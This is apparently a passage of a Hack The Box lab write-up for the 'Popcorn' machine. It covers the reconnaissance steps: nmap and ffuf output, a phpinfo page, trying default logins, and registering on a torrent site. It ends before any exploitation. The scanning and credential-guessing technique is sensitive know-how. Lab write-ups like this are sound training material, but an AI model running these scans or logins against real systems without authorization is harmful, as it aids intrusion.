
Popcorn

Difficulty: Medium
Type: Linux

Nmap

Performing an nmap scan, we acquire the following




```
┌──(root💀kali)-[~/htb/popcorn]
└─# nmap -A 10.10.10.6 | tee nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 14:33 EDT
Nmap scan report for 10.10.10.6
Host is up (0.081s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp open  http    Apache httpd 2.2.12 ((Ubuntu))
|_http-server-header: Apache/2.2.12 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
No exact OS matches for host (If you know what OS is running on it, see https://n
t/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=5/31%OT=22%CT=1%CU=35591%PV=Y%DS=2%DC=T%G=Y%TM=60B52C2
OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=C5%GCD=1%ISR=CA%TI=Z%CI=Z%II=I%TS=8)OPS(O
OS:1=M54DST11NW6%O2=M54DST11NW6%O3=M54DNNT11NW6%O4=M54DST11NW6%O5=M54DST11N
OS:W6%O6=M54DST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R
OS:=Y%DF=Y%T=40%W=16D0%O=M54DNNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=16A0%S=O%A=S+%F=AS%O=M54DST11NW6%RD=0%
OS:Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%
OS:A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%
OS:DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIP
OS:L=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1   80.44 ms 10.10.14.1
2   80.49 ms 10.10.10.6

OS and Service detection performed. Please report any incorrect results at https:
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.79 seconds
```

Based on this information, the best place to go is the web page

Web Page

Looking at the website, we get a basic html page.




It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.

My first idea is to FUZZ the site. Doing so provides the following



```
┌──(root💀kali)-[~/htb/popcorn]
└─# ffuf -w /opt/SecLists/Discovery/Web-Content/common.txt -u http://10.10.10.6/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.2.1
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.6/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

.htpasswd               [Status: 403, Size: 287, Words: 21, Lines: 11]
.hta                    [Status: 403, Size: 282, Words: 21, Lines: 11]
.htaccess               [Status: 403, Size: 287, Words: 21, Lines: 11]
cgi-bin/                [Status: 403, Size: 286, Words: 21, Lines: 11]
index                   [Status: 200, Size: 177, Words: 22, Lines: 5]
index.html              [Status: 200, Size: 177, Words: 22, Lines: 5]
test                    [Status: 200, Size: 47067, Words: 2465, Lines: 651]
torrent                 [Status: 301, Size: 310, Words: 20, Lines: 10]
:: Progress: [4685/4685] :: Job [1/1] :: 446 req/sec :: Duration: [0:00:31] :: Errors: 1 ::
```

Going to “test” gives us a php page while “torrent” redirects us to a torrent page with a login




PHP Version 5.2.10-2ubuntu6.10

System	Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
Build Date	May 2 2011 22:56:18
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, data, http, ftp, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed

This server is protected with the Suhosin Patch 0.9.7
Copyright (c) 2006 Hardened-PHP Project

수호신

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2009 Zend Technologies



Latest News

BitTornado

BitTornado is a BitTorrent client. It is developed by John Hoffman, who also created its predecessor, Shad0w's Experimental Client. Based on the original BitTorrent client, the interface is largely the same, with added features such as: upload/download speed limitation prioritised downloading when downloading batches (several files) detailed information about connections to other peers UPnP Port Forwarding (Universal Plug and Play) IPv6 support (if your OS supports it/has it installed) PE/MSE support as of version 0.3.18.


01/06/07 Posted by Admin.

µTorrent

µTorrent (also microTorrent or uTorrent) is a freeware proprietary BitTorrent client for Microsoft Windows written in C++, and localized for many different languages. It is designed to use minimal computer resources while offering functionality comparable to clients such as Azureus or BitComet. The program has received consistently good reviews for its feature set, performance, stability, and support for older hardware and versions of Windows. It has been in active development since its first release in 2005. Its name is commonly abbreviated "µT" or "uT". On December 7, 2006, µTorrent developer Ludvig Strigeus and BitTorrent, Inc. CEO Bram Cohen announced that BitTorrent, Inc. had acquired µTorrent.

I attempted default credentials for the login to no avail. Then I registered for an account and that worked without confirmation

Upon logging in I see a page full of torrents



Movies

Date	Filename	DL	Peers	Size	Subcategories

Music

Date	Filename	DL	Peers	Size	Subcategories

Other

Date	Filename	DL	Peers	Size	Subcategories
2017-03-17	Kali Linux	⬇	5045/298	-1,189,647.93 KB	Other

Pictures

